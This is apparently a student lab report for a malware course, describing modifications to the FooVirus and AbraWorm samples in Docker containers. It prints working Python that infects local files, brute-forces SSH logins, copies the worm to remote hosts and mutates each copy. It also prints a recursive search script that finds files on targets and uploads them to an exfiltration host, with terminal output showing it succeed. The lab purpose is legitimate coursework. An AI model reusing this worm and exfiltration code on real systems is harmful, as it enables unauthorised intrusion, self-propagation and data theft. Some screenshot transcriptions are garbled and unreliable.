

# Offline on Malware

## CSE 406

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## Task 1:

In task 1, we have to incorporate network codes in the FooVirus so that apart from affecting the host machine it also deposits itself to a remote machine. The original FooVirus only affected the files with extension .foo in the host machine. Now in the modified version it will also deposit itself to a random machine by trying randomly generated userID, password and ip address. The virus will not attack the remote machine until the virus is run on that machine. For this, codes similar to AbraWorm have been added here.


## Modification:

```
87
88
89 #first attack the current machine
90
91
92 IN = open(sys.argv[0], 'r')
93 virus = [line for (i,line) in enumerate(IN) if i < 155]
94
95 for item in glob.glob("*.foo"):
96     IN = open(item, 'r')
97     all_of_it = IN.readlines()
98     IN.close()
99     if any('foovirus' in line for line in all_of_it): continue
100     os.chmod(item, 0o777)
101     OUT = open(item, 'w')
102     OUT.writelines(virus)
103     all_of_it = ['#' + line for line in all_of_it]
104     OUT.writelines(all_of_it)
105     OUT.close()
106
120
121 try:
122     ssh = paramiko.SSHClient()
123     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
124     ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
125     print("\n\nconnected\n")
126
127     # Let's make sure that the target host was not previously
128     received_list = error = None
129     stdin, stdout, stderr = ssh.exec_command('ls')
130     error = stderr.readlines()
131     if error:
132         print(error)
133     received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
134     print("\n\noutput of 'ls' command: %s" % str(received_list))
135     infected = 0
136     for file in received_list:
137         file = str(file)
138         file = file[2:-3]
139         print(file)
140         print(sys.argv[0])
141         tmp = str(sys.argv[0])
142         if file == tmp:
143             infected = 1
144     if infected == 1:
145         print("\n\nThe target machine is already infected")
146         continue
147     # infected:
148     scpcon = scp.SCPClient(ssh.get_transport())
149     scpcon.put(sys.argv[0])
150     scpcon.close()
```

In this code segments line 92-105 is the original FooVirus code.

In line 120-150, the network code where it tries for random machines and put itself to that machine if not previously infected.

### Before the attack:




```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
seed@labays:~/lr$ ls
Abraham.py  FooVirus.py  command.sh  setup_commands.sh
Dockerfile  asd.foo      command2.sh
seed@labays:~/lr$ cat asd.foo
knfaubzy
seed@labays:~/lr$ []

root@72928c4570ec:~# ls
root@72928c4570ec:~# ls
root@72928c4570ec:~# []

root@54184aef65d:~# ls
root@54184aef65d:~# ls
root@54184aef65d:~# []
```

Before the attack, the foo file in the host machine contains some random strings. And the remote machines don't contain anything.

### After the attack:



```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
seed@labays:~/lr$ ls
Abraham.py  FooVirus.py  command.sh  setup_commands.sh
Dockerfile  asd.foo      command2.sh
seed@labays:~/lr$ cat asd.foo
knfaubzy
seed@labays:~/lr$ python3 FooVirus.py
HELLO FROM FooVirus

This is a demonstration of how easy it is to write
a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.

Trying password mypassword for user root at IP address: 172
.17.0.2
connected

output of 'ls' command: []

Trying password mypassword for user root at IP address: 172
.17.0.3
connected

output of 'ls' command: []
seed@labays:~/lr$ []

root@72928c4570ec:~# ls
root@72928c4570ec:~# ls
root@72928c4570ec:~# ls
root@72928c4570ec:~# FooVirus.py
root@72928c4570ec:~# []

root@54184aef65d:~# ls
root@54184aef65d:~# ls
root@54184aef65d:~# FooVirus.py
root@54184aef65d:~# []
```

So, after FooVirus.py is run it shows the malicious message also change the asd.foo file(next screen shot) in the host machine . It also spreads its copy into two remote machines. Those remote machines now have a copy of FooVirus.py.

```

seed@rabeya:~/mlr$ cat asd.foo
#!/usr/bin/env python

import os
import random
import paramiko
import scp
import select
import signal
import glob
import sys

## You would want to uncomment the following two lines for the worm to
## work silently:
#sys.stdout = open(os.devnull, 'w')
#sys.stderr = open(os.devnull, 'w')

def sig_handler(signum, frame): os.kill(os.getpid(), signal.SIGKILL)
signal.signal(signal.SIGINT, sig_handler)

debug = 1      # IMPORTANT: Before changing this setting, read the last
               # paragraph of the main comment block above. As
               # mentioned there, you need to provide two IP
               # addresses in order to run this code in debug
               # mode.

## The following numbers do NOT mean that the worm will attack only 3
## hosts for 3 different usernames and 3 different passwords. Since the
## worm operates in an infinite loop, at each iteration, it generates a
## fresh batch of hosts, usernames, and passwords.
NHOSTS = NUSERNAMES = NPASSWDS = 3

## The trigrams and digrams are used for syntheizing plausible looking
## usernames and passwords. See the subroutines at the end of this script
## for how usernames and passwords are generated by the worm.
trigrams = '''bad bag bal bak bam ban bap bar bas bat bed beg ben bet beu bum
              bus but buz cam cat ced cel cin cid cip cir con cod cos cop
              cub cut cud cun dak dan doc dog dom dop dor dot dov dow fab
              faq fat for fuk gab iah iad iam ian iad ias iew koo kee kil

```

So, in the host machine after FooVirus.py is run it changes the content of asd.foo. It first checks if the foo file is already infected. If not, it writes its own code at the beginning of the file and comments out everything originally written in file.

```

root@72920c4570ec:~# ls
FooVirus.py  abc.foo
root@72920c4570ec:~# cat abc.foo
asuk
root@72920c4570ec:~# python3 FooVirus.py

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all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
infected file to someone else and they execute it, their,
foo files will be damaged also.

Note that this is a safe virus (for educational purposes
only) since it does not carry a harmful payload. All it
does is to print out this message and comment out the
code in .foo files.

Trying password mypassword for user root at IP address: 172.17.0.2
/usr/lib/python3/dist-packages/Crypto/Cipher/blockalgo.py:141: FutureWar
ning: CTR mode needs counter parameter, not IV
  self._cipher = factory.new(key, *args, **kwargs)

connected

output of 'ls' command: [b'FooVirus.py\n', b'abc.foo\n']
FooVirus.py
FooVirus.py
abc.foo
FooVirus.py

The target machine is already infected

Trying password mypassword for user root at IP address: 172.17.0.3
connected

```

And the remote machines where the attack was successful, can now work as host. If FooVirus.py is run on that machine, it affects the foo files there.

```

root@72920c4570ec:~# ls
FooVirus.py  abc.foo
root@72920c4570ec:~# python3 abc.foo

HELLO FROM FooVirus

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a self-replicating program. This virus will infect
all files with names ending in .foo in the directory in
which you execute an infected file. If you send an
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connected

output of 'ls' command: [b'FooVirus.py\n', b'abc.foo\n']
FooVirus.py
abc.foo
abc.foo
abc.foo

The target machine is already infected

Trying password mypassword for user root at IP address: 172.17.0.3
connected

```

And the affected files like abc.foo can also now work as the original virus.

## **Task 2:**

In this task, we have to change the worm file such that no two worm file is same that is written to other machines at the same time.

For this, the AbraWorm is changed to add a randomly generated integer at the end of the worm file before writing to the target machine.

### **Modification:**

```
161
162 # modifying the file before writing in the target host
163
164 def self_modify_file(file_path, new_content):
165     # Read the contents of the file
166     with open(file_path, 'r') as file:
167         existing_content = file.read()
168
169     # Modify the content as needed
170     modified_content = existing_content + new_content
171
172     # Write the modified content back to the same file
173     with open(file_path, 'w') as file:
174         file.write(modified_content)
175
176
177 def delete_last_line(file_path):
178     # Read the entire content of the file
179     with open(file_path, 'r') as file:
180         lines = file.readlines()
181
182     # Remove the last line from the list of lines
183     if lines:
184         lines.pop()
185
186     # Write the modified content back to the file
187     with open(file_path, 'w') as file:
188         file.writelines(lines)
189
190
```

```
261         for target_file in files_of_interest_at_target:
262             scpcon.get(target_file)
263
264             # Now deposit a copy of AbraWorm.py at the target host:
265
266             ##modifynig file
267             rand = random.randint(-100000,100000)
268             new_content = "#" + str(rand)
269             file_path =sys.argv[0]
270             self_modify_file(file_path,new_content)
271             ##
272
273             scpcon.put(sys.argv[0])
274             scpcon.close()
275
276             ## delete the last line
277             file_path = sys.argv[0]
278             delete_last_line(file_path)
279             ##
280
281         except:
282             continue
```

For this, before writing the worm file in the target machine a random integer is generated and added at the end the worm file (267-270). The self\_modify\_file function (164-174) modifies the current file.

After putting the file in the target machine, the added line is deleted (277-278). The delete\_last\_line function deleted the last line of the file.

### Before the attack:

PROBLEMS	OUTPUT	DEBUG CONSOLE	TERMINAL
seed@babeyas:~/mlr\$ ls Abrakorn.py footvirus.py command.sh setup_commands.s h Dockerfile asd.foo command2.sh seed@babeyas:~/mlr\$ []			root@72920c4570ec:~# ls abc file1.txt root@72920c4570ec:~# cat file1.txt this is a file of abracadabra root@72920c4570ec:~# []  ya_key.pem Rube root@b54184aef65d:~# ls def file2.txt root@b54184aef65d:~# cat file2.txt this is the second file of abracadabra root@b54184aef65d:~# []  root@22a5f65f23a2:~# ls root@22a5f65f23a2:~# []

Before the attack, the host machine did not have any abracadabra file. And the remote machines did not have any worm file. Here the first two machines will act as target machine and the third remote machine will be our exfiltration host. The target machines have files that contain “abracadabra”.

### After the attack:

PROBLEMS	OUTPUT	DEBUG CONSOLE	TERMINAL
Abrakorn.py Dockerfile footvirus.py asd.foo command.sh comm and2.sh setup_commands.sh seed@babeyas:~/mlr\$ python3 Abrakorn.py Trying password mypassword for user root at IP address: 172.17. 0.2  connected  output of 'ls' command: [b'abc\n', b'file1.txt\n'] files of interest at the target: [b'/root/file1.txt'] Will now try to exfiltrate the files  connected to exfiltration host  Trying password mypassword for user root at IP address: 172.17. 0.3  connected  output of 'ls' command: [b'def\n', b'file2.txt\n'] files of interest at the target: [b'/root/file2.txt'] Will now try to exfiltrate the files  connected to exfiltration host  seed@babeyas:~/mlr\$ ls Abrakorn.py asd.foo file1.txt Dockerfile command.sh file2.txt footvirus.py command2.sh setup_commands.sh seed@babeyas:~/mlr\$ []			root@72920c4570ec:~# ls abc file1.txt root@72920c4570ec:~# ls Abrakorn.py abc file1.txt root@72920c4570ec:~# []  root@b54184aef65d:~# ls def file2.txt root@b54184aef65d:~# ls Abrakorn.py def file2.txt root@b54184aef65d:~# []  root@22a5f65f23a2:~# ls root@22a5f65f23a2:~# ls file1.txt file2.txt root@22a5f65f23a2:~# []

So, the host machine tries to connect to random machines using random guesses. But here we have used known ip for debugging purposes. So, it is seen that the host get access to two remote machines and search for files that contain “abracadabra” string . It finds file1.txt and file2.txt. It then installs them to the host machine.

Then, the worm writes a copy of it to the target machine but changes a little before writing.

```

##
except:
    continue
# Now upload the exfiltrated files to a specially designated host,
# which can be a previously infected host. The worm will only
# use those previously infected hosts as destinations for
# exfiltrated files if it was able to send the login credentials
# used on those hosts to its human masters through, say, a
# secret IRC channel. (See Lecture 29 on IRC)
if len(files_of_interest_at_target) > 0:
    print("\nWill now try to exfiltrate the files")
    try:
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        # For exfiltration demo to work, you must provide an IP address and the login
        # credentials in the next statement:
        ssh.connect('172.17.0.4',port=22,username='root',password='mypassword',timeout=5)
        scpcon = scp.SCPClient(ssh.get_transport())
        print("\n\nconnected to exfiltration host\n")
        for filename in files_of_interest_at_target:
            tmp =str(filename)
            last_slash_index = tmp.rfind("/")
            last_part = tmp[last_slash_index + 1:-1]
            scpcon.put(last_part)
        scpcon.close()
    except:
        print("No uploading of exfiltrated files\n")
        continue
if debug: break
#28911root@72920c4570ec:~# █

```

```

except:
    continue
# Now upload the exfiltrated files to a specially designated host,
# which can be a previously infected host. The worm will only
# use those previously infected hosts as destinations for
# exfiltrated files if it was able to send the login credentials
# used on those hosts to its human masters through, say, a
# secret IRC channel. (See Lecture 29 on IRC)
if len(files_of_interest_at_target) > 0:
    print("\nWill now try to exfiltrate the files")
    try:
        ssh = paramiko.SSHClient()
        ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
        # For exfiltration demo to work, you must provide an IP address and the log
        # credentials in the next statement:
        ssh.connect('172.17.0.4',port=22,username='root',password='mypassword',timec
5)

        scpcon = scp.SCPClient(ssh.get_transport())
        print("\n\nconnected to exfiltration host\n")
        for filename in files_of_interest_at_target:
            tmp =str(filename)
            last_slash_index = tmp.rfind("/")
            last_part = tmp[last_slash_index + 1:-1]
            scpcon.put(last_part)
        scpcon.close()
    except:
        print("No uploading of exfiltrated files\n")
        continue
if debug: break
#30934root@654184aef65d:~# █

```

Here it is seen that in the first host machine #28911 and in the second machine #30934 has been added in the last line.

And from the previous picture it is seen that the exfiltration host has file1.txt and file2.txt.

### **Task 3:**

In this task we have to modify the worm so that the worm recursively searches for the target file down the directory path.

### **Modification:**



```
$ command.sh
1  #!/bin/bash
2
3  search_string="abracadabra"
4  current_directory=$(pwd)
5
6  # Using find with grep to search for files containing the string
7  while IFS= read -r -d '' file; do
8  |   echo "$(realpath "$file")"
9  done < <(find "$current_directory" -type f -exec grep -lZ "$search_string" {} +)
10
11
```

This is a bash script to recursively check the directories and find files with string “abracadabra” in it.

```
244
245     existing_content = "abc"
246     with open("command.sh", 'r') as file:
247         |   existing_content = file.read()
248
249     cmd = existing_content
250     stdin, stdout, stderr = ssh.exec_command(cmd)
251     error = stderr.readlines()
252     if error:
253         |   print(error)
254         |   continue
255
256     received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
257     for item in received_list:
258         |   files_of_interest_at_target.append(item.strip())
259     print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
260     scpcon = scp.SCPClient(ssh.get_transport())
261     if len(files_of_interest_at_target) > 0:
262         |   for target_file in files_of_interest_at_target:
263             |   scpcon.get(target_file)
```

In line 245-246 , the above mentioned bash script is read into existing content. Then this bash script is executed in the target machine in line 249. So, after this line stdout will have the file name with their actual path . Then these files are downloaded in the host machine in line 262.

```
289
290     if len(files_of_interest_at_target) > 0:
291         |   print("\nWill now try to exfiltrate the files")
292         |   try:
293             |   ssh = paramiko.SSHClient()
294             |   ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
295             |   # For exfiltration demo to work, you must provide an IP address and the
296             |   # credentials in the next statement:
297             |   ssh.connect('172.17.0.4',port=22,username='root',password='mypassword',t
298             |   scpcon = scp.SCPClient(ssh.get_transport())
299             |   print("\n\nconnected to exfiltration host\n")
300             |   for filename in files_of_interest_at_target:
301                 |   tmp =str(filename)
302                 |   last_slash_index = tmp.rfind("/")
303                 |   last_part = tmp[last_slash_index + 1:-1]
304                 |   scpcon.put(last_part)
305             |   scpcon.close()
306         |   except:
307             |   print("No uploading of exfiltrated files\n")
308             |   continue
309
310     if debug: break
```

Finally , the downloaded files are then uploaded to the exfiltration host in line 303.

## Before the attack:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
seed@babel:~/mlr$ ls
Abrakorn.py  ssd.foo  setup_commands.sh
Dockerfile  command.sh
FooVirus.py  command2.sh
seed@babel:~/mlr$

root@29208c4570ec:~# ls
abc  file1.txt
root@29208c4570ec:~# cd abc
root@29208c4570ec:~/abc# ls
def  file2.txt
root@29208c4570ec:~/abc# cd def
root@29208c4570ec:~/abc/def# ls
file3.txt
root@29208c4570ec:~/abc/def#

root@b54184aef65d:~# ls
def  file4.txt
root@b54184aef65d:~# cd def
root@b54184aef65d:~/def# ls
file5.txt  file6.txt
root@b54184aef65d:~/def#

root@22a5f65f23a2:~#
```

## After the attack:

```
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL
seed@babel:~/mlr$ python3 Abrakorn.py
Trying password mypassword for user root at IP address:
s: 172.17.0.2
connected
output of 'ls' command: [b'abc\n', b'file1.txt\n']
files of interest at the target: [b'/root/abc/def/file3.txt', b'/root/abc/file2.txt', b'/root/file1.txt']
Will now try to exfiltrate the files
connected to exfiltration host
Trying password mypassword for user root at IP address:
s: 172.17.0.3
connected
output of 'ls' command: [b'def\n', b'file4.txt\n']
files of interest at the target: [b'/root/def/file5.txt', b'/root/file4.txt']
Will now try to exfiltrate the files
connected to exfiltration host
seed@babel:~/mlr$ ls
Abrakorn.py  command.sh  file3.txt
Dockerfile  command2.sh  file4.txt
FooVirus.py  file1.txt  file5.txt
ssd.foo      file2.txt  setup_commands.sh
seed@babel:~/mlr$

root@29208c4570ec:~# ls
abc  file1.txt
root@29208c4570ec:~# cd abc
root@29208c4570ec:~/abc# ls
def  file2.txt
root@29208c4570ec:~/abc# cd def
root@29208c4570ec:~/abc/def# ls
file3.txt
root@29208c4570ec:~/abc/def# cd ../
root@29208c4570ec:~/abc# ls
abc  file1.txt
root@29208c4570ec:~#

root@b54184aef65d:~# ls
def  file4.txt
root@b54184aef65d:~# cd def
root@b54184aef65d:~/def# ls
file5.txt  file6.txt
root@b54184aef65d:~/def# cd ../
root@b54184aef65d:~# ls
Abrakorn.py  def  file4.txt
root@b54184aef65d:~#

root@22a5f65f23a2:~# ls
file1.txt  file4.txt
file2.txt  file5.txt
file3.txt
root@22a5f65f23a2:~#
```

So, the result is almost the same as for task 2 but now the worm searches recursively down the directories for the files. As in the second machine there is a file in root/abc/def/file3.txt . So the worm finds it and downloads it into the host and exfiltration machine.